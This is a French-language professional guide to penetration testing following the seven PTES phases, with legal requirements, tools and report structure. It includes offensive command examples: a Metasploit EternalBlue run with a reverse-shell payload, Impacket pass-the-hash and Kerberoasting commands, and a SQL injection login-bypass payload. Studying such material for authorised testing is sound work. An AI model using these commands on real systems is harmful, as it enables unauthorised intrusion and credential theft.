Penetration testing : guide méthodologique complet PTES 2026

Pentest 2026 : 7 phases PTES, boîte noire/grise/blanche, outils Kali/Burp/Impacket, cadre légal France, rapport CVSS et plan de remédiation priorisé.

Le penetration testing, ou test d'intrusion, est l'une des pratiques les plus exigeantes de la cybersécurité offensive. Il consiste à simuler une cyberattaque réelle contre un système d'information dans un cadre contractuel et légal strict, afin d'identifier et de démontrer l'exploitabilité de vulnérabilités avant qu'un attaquant réel ne le fasse. En France, la demande de prestations de pentest a augmenté de 40% entre 2023 et 2025, portée par les exigences NIS 2, la multiplication des cyberattaques sur les PME et ETI, et la généralisation des programmes de conformité cyber. Pourtant, la confusion entre audit de sécurité, scan de vulnérabilités et vrai test d'intrusion reste fréquente, y compris chez des acheteurs expérimentés. Ce guide méthodologique complet couvre les 7 phases de la méthodologie PTES (Penetration Testing Execution Standard), le cadre légal français, les outils indispensables 2026, et la structure d'un rapport de pentest professionnel. Qu'il s'agisse de votre premier pentest ou d'une prestation récurrente, ce guide vous donne les clés pour commander, exécuter et valoriser un test d'intrusion efficace.

À RETENIR


À retenir :

Un pentest n'est ni un scan de vulnérabilités automatisé ni un audit de sécurité : il démontre l'exploitabilité réelle des failles dans le contexte spécifique de l'organisation cible.

Le cadre légal impose une autorisation écrite explicite avant tout test : sans elle, le pentester engage sa responsabilité pénale sous les articles 323-1 et suivants du Code pénal.

La méthodologie PTES en 7 phases garantit une couverture exhaustive : de la définition du périmètre jusqu'au rapport final avec plan de remédiation priorisé.

> La valeur d'un pentest réside dans son rapport : un rapport de qualité inclut un executive summary décisionnel, des CVSS détaillés et un plan de remédiation actionnable.



Un test d'intrusion est une simulation contrôlée d'attaque visant à évaluer la résilience d'un système d'information face à des menaces réelles. Il se distingue fondamentalement d'un scan de vulnérabilités automatisé (qui se contente de détecter des failles sans les exploiter) et d'un audit de sécurité organisationnel (qui évalue les processus et politiques).

Pentest boîte noire (Black Box)

Le pentester ne dispose d'aucune information préalable sur la cible : pas de documentation, pas d'identifiants, pas de schéma réseau. Il simule un attaquant externe sans privilèges. Ce mode est le plus représentatif d'une attaque réelle, mais aussi le plus coûteux car la phase de

reconnaissance est longue. Il convient particulièrement aux tests de périmètre externe (exposition internet, applications web).

Pentest boîte grise (Grey Box)

Le pentester dispose d'informations partielles : un compte utilisateur standard, la liste des plages IP, parfois un accès VPN. Il simule un attaquant interne de faible privilège (employé mal intentionné, compromission d'un poste utilisateur). C'est le mode le plus équilibré rapport qualité/coût pour la majorité des organisations.

Pentest boîte blanche (White Box)

Le pentester accède aux codes sources, à la documentation d'architecture, aux identifiants administrateurs et aux schémas réseau. Il simule un attaquant avec connaissance approfondie ou un auditeur interne. Ce mode maximise la couverture des vulnérabilités identifiées mais ne reflète pas l'effort réel d'un attaquant externe. Il est particulièrement adapté aux audits de code applicatif et aux environnements très sécurisés.

Cadre légal français : conditions et autorisations obligatoires

En France, la réalisation d'un test d'intrusion sans autorisation explicite est constitutive d'une infraction pénale. Les articles 323-1 à 323-7 du Code pénal sanctionnent l'accès ou le maintien non autorisé dans un système de traitement automatisé de données (STAD) de 2 à 5 ans d'emprisonnement et 60 000 à 150 000 euros d'amende.

> ⚡ **Retour terrain**
>
> Dans les projets techniques complexes, j'ai appris à toujours commencer par auditer la documentation existante plutôt que l'infrastructure elle-même. Dans 80 % des cas, le delta entre la documentation et la réalité est la source première de risques. Une infrastructure bien documentée qui ne correspond pas à la réalité est plus dangereuse qu'une infrastructure sans documentation — parce qu'elle induit une fausse confiance.

Documents contractuels obligatoires

Avant toute action offensive, le pentester doit disposer de : (1) une **lettre d'autorisation** signée par le représentant légal de l'organisation (DG, RSSI habilité), spécifiant explicitement le périmètre autorisé et les dates de la prestation ; (2) un **contrat de prestation** incluant les clauses de confidentialité (NDA), de limitation de responsabilité, et le tableau de contacts d'urgence ; (3) une **déclaration de périmètre** précisant les adresses IP, noms de domaine et applications dans le scope.

```
 EXEMPLE - Lettre d'autorisation minimale
========================================
Je soussigne(e), [Nom], en qualite de [Fonction] de [Organisation],
autorise la societe [Prestataire] a realiser un test d'intrusion
sur les systemes suivants :
- Plages IP : 192.0.2.0/24, 198.51.100.0/24
- Applications : https://app.exemple.fr, https://api.exemple.fr

Periode autorisee : du JJ/MM/AAAA au JJ/MM/AAAA
Creneaux horaires : 8h00-20h00 jours ouvres (sauf accord special)

Tout acces hors perimetre sera immediatement arrete et signale.

Fait a [Ville], le [Date]
Signature et tampon obligatoires
```

RGPD et CNIL dans les pentests

Si le pentest est susceptible de toucher des systèmes contenant des données personnelles (ce qui est presque toujours le cas), le DPO de l'organisation doit en être informé. En cas de découverte de données personnelles non chiffrées lors du test, une procedére de signalement interne doit être prévue contractuellement. Le pentester ne doit pas extraire, copier ni conserver des données personnelles réelles au-delà de ce qui est nécessaire à la démonstration.

Méthodologie PTES : les 7 phases en détail

Le Penetration Testing Execution Standard (PTES) définit un cadre en 7 phases couvrant l'intégralité d'une prestation de test d'intrusion professionnelle. Il est disponible sur pentest-standard.org et constitue la référence industrie adoptée par les prestataires PASSI.

Phase 1 : Pre-engagement Interactions

Définition du périmètre, objectifs métiers, type de pentest (BB/GB/WB), règles d'engagement (heures de tests, contacts d'urgence, liste des systèmes à exclure), livrables attendus et calendrier. Cette phase aboutit à la signature des documents contractuels et à la constitution du dossier de mission.

Phase 2 : Intelligence Gathering (OSINT)

Collecte passive de renseignements sur la cible sans interagir directement avec ses systèmes. Sources : DNS (enregistrements A, MX, TXT, SPF), WHOIS, certificats SSL (crt.sh), GitHub/GitLab (fuites de code, credentials), LinkedIn (employes, technologies), Shodan (exposition internet), Google Dorks.

```
 # Reconnaissance passive - exemples de commandes
# Subdomains via DNS
subfinder -d exemple.fr -silent | httpx -silent

# Google Dorks utiles
# site:exemple.fr filetype:pdf confidential
# site:exemple.fr inurl:admin

# Certificates transparency
curl -s "https://crt.sh/?q=%.exemple.fr&output=json" | jq -r ".[].name_value" | sort -u

# theHarvester - emails et sous-domaines
theHarvester -d exemple.fr -b all -f rapport_osint
```

Phase 3 : Threat Modeling

Identification des vecteurs d'attaque les plus probables basés sur le profil de la cible, les informations collectées et les objectifs du pentest. Le threat modeling guide la priorisation des efforts lors des phases suivantes.

Phase 4 : Vulnerability Analysis (Scanning)

Découverte active des hôtes, services et vulnérabilités. Cette phase est la première à générer du trafic vers les systèmes cibles.

```
 # Nmap - scan complet avec detection de services
nmap -sV -sC -O -p- --min-rate 5000 192.0.2.0/24 -oA scan_complet

# Masscan - scan de ports ultra-rapide
masscan -p1-65535 192.0.2.0/24 --rate=10000 -oX masscan.xml

# Nuclei - detection de vulnerabilites connues
nuclei -l targets.txt -t nuclei-templates/ -severity critical,high -o vulnerabilities.txt

# Nessus/OpenVAS pour un scan de vulnerabilites complet
# (necessite une licence ou installation open source)
```

Phase 5 : Exploitation

Exploitation des vulnérabilités identifiées pour obtenir un accès initial. Cette phase distingue clairement le pentest d'un simple scan : le pentester exploite réellement les failles pour démontrer l'impact.

```
 # Metasploit - exploitation structuree
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.0.2.50
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.0.2.100
run

# Techniques manuelles - elevation de privileges Linux
# Recherche de binaires SUID
find / -perm -4000 -type f 2>/dev/null
# Cron jobs writables
crontab -l; ls -la /etc/cron*
# Services root vulnerables
ps aux | grep root
```

Phase 6 : Post-Exploitation et mouvement latéral

Après accès initial, le pentester évalue l'étendue de la compromission possible : escalade de privilèges, persistance, pivotement vers d'autres systèmes, accès à des données sensibles. Dans un pentest professionnel, cette phase s'arrête à la démonstration de l'impact sans extraction massive de données.

```
 # Mouvement lateral Windows avec Impacket
# Pass-the-Hash
impacket-psexec -hashes :NTLMhash administrateur@192.0.2.60

# Reconnaissance AD post-compromission
impacket-GetADUsers -all corp.local/user:password
impacket-GetUserSPNs corp.local/user:password -request  # Kerberoasting

# CrackMapExec - lateral movement et enumeration
crackmapexec smb 192.0.2.0/24 -u admin -H NTLMhash --shares
```

Pour une couverture approfondie des techniques d'évasion EDR lors de la post-exploitation, consulter notre article sur le bypass EDR. La boîte à outils complète est détaillée dans notre guide outils pentest 2026.

Phase 7 : Reporting

La phase de reporting est souvent sous-estimée mais c'est elle qui délivre la valeur finale de la prestation. Un rapport de pentest professionnel comprend deux parties distinctes : un **executive summary** destiné aux dirigeants (1-2 pages, sans jargon technique, axe sur les risques métiers) et un **rapport technique** destiné aux équipes IT/Sécurité (détails des vulnérabilités, étapes de reproduction, remédiation).

Structure d'un rapport de pentest professionnel

La qualité d'un rapport de pentest est un critère clé de sélection d'un prestataire. Un bon rapport n'est pas un simple dump de screenshots Burp Suite : il raconte l'histoire de la compromission, quantifie l'impact, et fournit un plan de remédiation concret et priorisé.

Scoring CVSS et priorisation

Chaque vulnérabilité identifiée est évaluée avec le score CVSS v3.1 (Common Vulnerability Scoring System). Le score CVSS combine métriques de base (vecteur d'attaque, complexité, impact CIA), temporelles (disponibilité d'exploit) et environnementales (contexte spécifique). Dans un rapport de pentest, la critéreté est généralement exprimée en 5 niveaux : Critique (≥9.0), Haute (7.0-8.9), Moyenne (4.0-6.9), Basse (0.1-3.9), Informative.

```
 MODELE DE FICHE VULNERABILITE
================================
ID: VULN-2026-001
Titre: Injection SQL sur le formulaire de connexion
CVSS 3.1: 9.8 (Critique) - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:
Une injection SQL non authentifiee a ete identifiee sur le parametre
'username' du formulaire /login. Elle permet l'extraction de la
totalite de la base de donnees utilisateurs.

Preuve (PoC):
Payload: admin' OR '1'='1'--
Resultat: Connexion reussie avec le compte administrateur

Impact: Compromission totale des donnees utilisateurs (500 000 comptes)
Remediation: Utiliser des requetes preparees (PreparedStatement)
Priorite: P0 - Correction sous 48h
References: CWE-89, OWASP A03:2021
```

Outils indispensables 2026

L'écosystème des outils de pentest évolue rapidement. Voici les outils incontournables pour une prestation professionnelle en 2026, classés par phase d'utilisation. Notre guide complet des outils pentest 2026 détaille la configuration et l'usage avancé de chacun.

Kali Linux et distribution de base

Kali Linux 2026 reste la distribution de référence pour le pentest. Elle intègre plus de 600 outils de sécurité, avec une mise à jour continue. En 2026, Kali propose des profils métier (pentest web, AD, cloud, IoT) qui préchargent les outils pertinents. Alternative crédible : ParrotOS pour les environnements contraints en ressources.

Burp Suite Pro pour les tests applicatifs

Burp Suite Professional est l'outil de référence pour les tests d'applications web. Ses fonctionnalités clés en 2026 : proxy d'interception, scanner automatisé (Active Scan ++), Intruder pour les attaques par force brute et fuzzing, Collaborator pour la détection des vulnérabilités hors-bande (SSRF, XXE). Le guide OWASP Web Security Testing Guide est la référence complémentaire.

Impacket et CrackMapExec pour l'AD

Pour les pentests de réseau interne et Active Directory, Impacket (Python) et CrackMapExec (maintenant netexec) sont incontournables. Ils implémentent les protocoles Windows (SMB, LDAP, Kerberos, DCE/RPC) et permettent d'effectuer Pass-the-Hash, Kerberoasting, AS-REP Roasting, DCSync sans avoir besoin d'accès physique à un poste Windows. Consulter également notre article sur le pentest interne 2026.

Différence audit de sécurité vs pentest vs bug bounty

Ces trois types de prestations sont souvent confondus mais ont des objectifs, méthodologies et livrables distincts. L'**audit de sécurité** évalue la conformité à un référentiel (ISO 27001, ANSSI, NIS 2) via des interviews et revues documentaires : il dit ce qui est conforme ou non, pas si c'est exploitable. Le **pentest** démontre l'exploitabilité réelle des failles dans le contexte spécifique de l'organisation. Le **bug bounty** externalise la découverte continue des vulnérabilités à une

communauté de chercheurs rémunérés à la découverte. Pour les résultats complets des tests d'intrusion et leur valorisation, notre guide rapport de pentest entreprise 2026 est essentiel.

FAQ — Questions fréquentes sur le penetration testing

Quelle est la différence entre un audit et un pentest ?

Un audit de sécurité évalue la conformité : il vérifie si les politiques, procédures et configurations respectent un référentiel donné (ISO 27001, ANSSI, PCI-DSS). Il aboutit à une liste d'écarts avec des recommandations. Un pentest démontre l'exploitabilité : le testeur essaie activement de compromettre les systèmes et prouve qu'une faille peut être exploitée pour obtenir un accès non autorisé ou exfiltrer des données. Les deux sont complémentaires : l'audit identifie les écarts de conformité, le pentest identifie les risques réels. Une organisation mature réalise les deux régulièrement.

Combien de temps dure un pentest et quel est le coût moyen en France ?

La durée d'un pentest dépend du périmètre et du type : une application web (boîte grise) prend 3-5 jours, un pentest interne réseau et AD 5-10 jours, un pentest de périmètre externe 2-4 jours. Un test Red Team complet peut durer 2 à 4 semaines. Coté tarifs 2026 en France, comptez : pentest web app 3K-8K euros, pentest interne 5K-15K euros, Red Team complet 20K-60K euros. Les prestataires certifiés PASSI pratiquent souvent des tarifs 20-30% supérieurs mais offrent une couverture d'assurance supplémentaire et une méthodologie auditée par l'ANSSI.

Faut-il être certifié PASSI pour réaliser un pentest en France ?

La qualification PASSI (Prestataires d'Audit de la Sécurité des Systèmes d'Information) de l'ANSSI n'est obligatoire que pour les audits des OIV (Opérateurs d'Importance Vitale) et des OSE (Opérateurs de Services Essentiels) dans leurs systèmes soumis à réglementation sectorielle. Pour les autres organisations, la qualification PASSI est un critère de sélection

fortement recommandé (garantie de compétences, méthodologie documentée, couverture assurance) mais pas une obligation légale. En présence d'une exigence contractuelle client (grands groupes, secteur financier), la qualification CREST ou OSCP du prestataire peut être acceptable en alternative.

Que faire après la réception du rapport de pentest ?

La réception du rapport de pentest déclenche un processus de remédiation structuré : (1) Présentation à la direction (executive summary), (2) Triage des vulnérabilités critiques avec le RSSI (patch immédiat des failles critiques sous 48-72h), (3) Planification des corrections moyennes et basses dans le backlog sécurité, (4) Validation des corrections par le prestataire (retest), (5) Intégration des leçons apprises dans le programme de sécurité (formation, processus, architecture). Un rapport sans plan de remédiation suivi est un coût sans ROI.

Pour aller plus loin : Mise en Pratique

La maîtrise technique s'acquiert par la pratique régulière dans des environnements contrôlés. Ces ressources complémentaires permettent d'approfondir les concepts et de les expérimenter de manière sécurisée.

Environnements de practice

HackTheBox — Plateforme de challenges et machines virtuelles vulnérables couvrant tous les domaines techniques : web, réseau, Active Directory, reversing, cryptographie.

TryHackMe — Parcours guidés adapatés aux débutants et intermédiaires, avec des salles thématiques sur les techniques décrites dans cet article.

VulnHub — Machines virtuelles téléchargeables pour pratiquer en local, sans connexion internet requise.

Documentation technique de référence

MITRE ATT&CK Enterprise Matrix — Base de données des techniques adversariales classées par tactique

OWASP Testing Guide — Méthodologie complète pour les tests d'intrusion applicatifs

PayloadsAllTheThings — Compilation collaborative de payloads et techniques offensives

Veille technique

Pour maintenir une veille efficace dans un domaine qui évolue rapidement, privilégiez les sources primaires : bulletins du CERT-FR, CVE/NVD pour les vulnérabilités, et les blogs techniques des chercheurs spécialisés (NCC Group, Pentest Partners, MDSec). Les conférences DEF CON et Black Hat publient leurs présentations gratuitement après l'événement.

Bonnes pratiques et recommandations complémentaires

Au-delà des techniques et outils présentés dans cet article, plusieurs principes transverses guident les professionnels de la cybersécurité dans leur approche quotidienne. La défense en profondeur (*defense-in-depth*) reste le principe fondateur : aucune mesure de sécurité unique n'est suffisante, et la multiplication des couches de protection — même imparfaites individuellement — crée une résilience globale supérieure à la somme de ses parties.

Veille et mise à jour continue

La cybersécurité est un domaine où l'obsolescence est rapide. Une technique ou un outil efficace en 2024 peut être contourné en 2026. Les équipes sécurité maintiennent leur efficacité en s'appuyant sur des sources de veille fiables : bulletins CERT-FR et ANSSI, advisories des éditeurs (Microsoft MSRC, Google Project Zero, Cisco Talos), recherches académiques (USENIX Security, IEEE S&P, CCS), et publications de la communauté (threat intel reports des grands éditeurs, articles de blog de chercheurs reconnus).

Documentation et partage de connaissances

La capitalisation des connaissances est un enjeu organisationnel critique dans les équipes de sécurité. Les runbooks d'investigation, les post-mortems d'incidents, les procédures de réponse documentées, et les bases de connaissance internes permettent de maintenir la cohérence des pratiques indépendamment des rotations d'équipe et de réduire le temps de résolution des incidents récurrents. L'utilisation d'un wiki sécurisé (Confluence, Notion avec contrôles d'accès stricts) pour centraliser ces connaissances est une pratique adoptée par la majorité des équipes SOC matures. La documentation proactive, rédigée juste après les incidents pendant que les détails sont frais, est systématiquement plus précise et utile que la documentation rédigée après coup.

Synthèse et perspectives 2026

Les techniques et recommandations présentées dans ce guide s'inscrivent dans un contexte de menaces en constante évolution. La cybersécurité offensive et défensive sont deux faces d'une même médaille : comprendre les mécanismes d'attaque est indispensable pour construire des défenses robustes et résilientes face aux acteurs malveillants les plus sophistiqués.

Pour les équipes sécurité, l'enjeu de 2026 est double : maintenir une veille continue sur les nouvelles techniques publiées par la communauté de recherche (CVE, exploit-db, GitHub, Secrech, SSTIC) tout en assurant le durcissement progressif de l'infrastructure existante. Le référentiel MITRE ATT&CK reste le fil conducteur le plus efficace pour structurer un programme de détection et de réponse face aux tactiques, techniques et procédures des groupes APT ciblant les secteurs critiques.

La formation continue des équipes, la simulation régulière d'incidents (exercices tabletop, exercices Red/Blue/Purple Team), et l'automatisation des tâches répétitives via des outils SOAR constituent les piliers d'une organisation cyber mature. Les organisations qui investissent dans ces trois axes démontrent systématiquement de meilleures métriques de détection et de réponse (MTTD et MTTR réduits de 40% en moyenne selon les benchmarks sectoriels) face aux incidents de sécurité. La certification PTES n'est pas une fin en soi mais un cadre de référence

que chaque professionnel adapte à son contexte, en y ajoutant les nuances sectorielles et les spécificités techniques de l'environnement cible.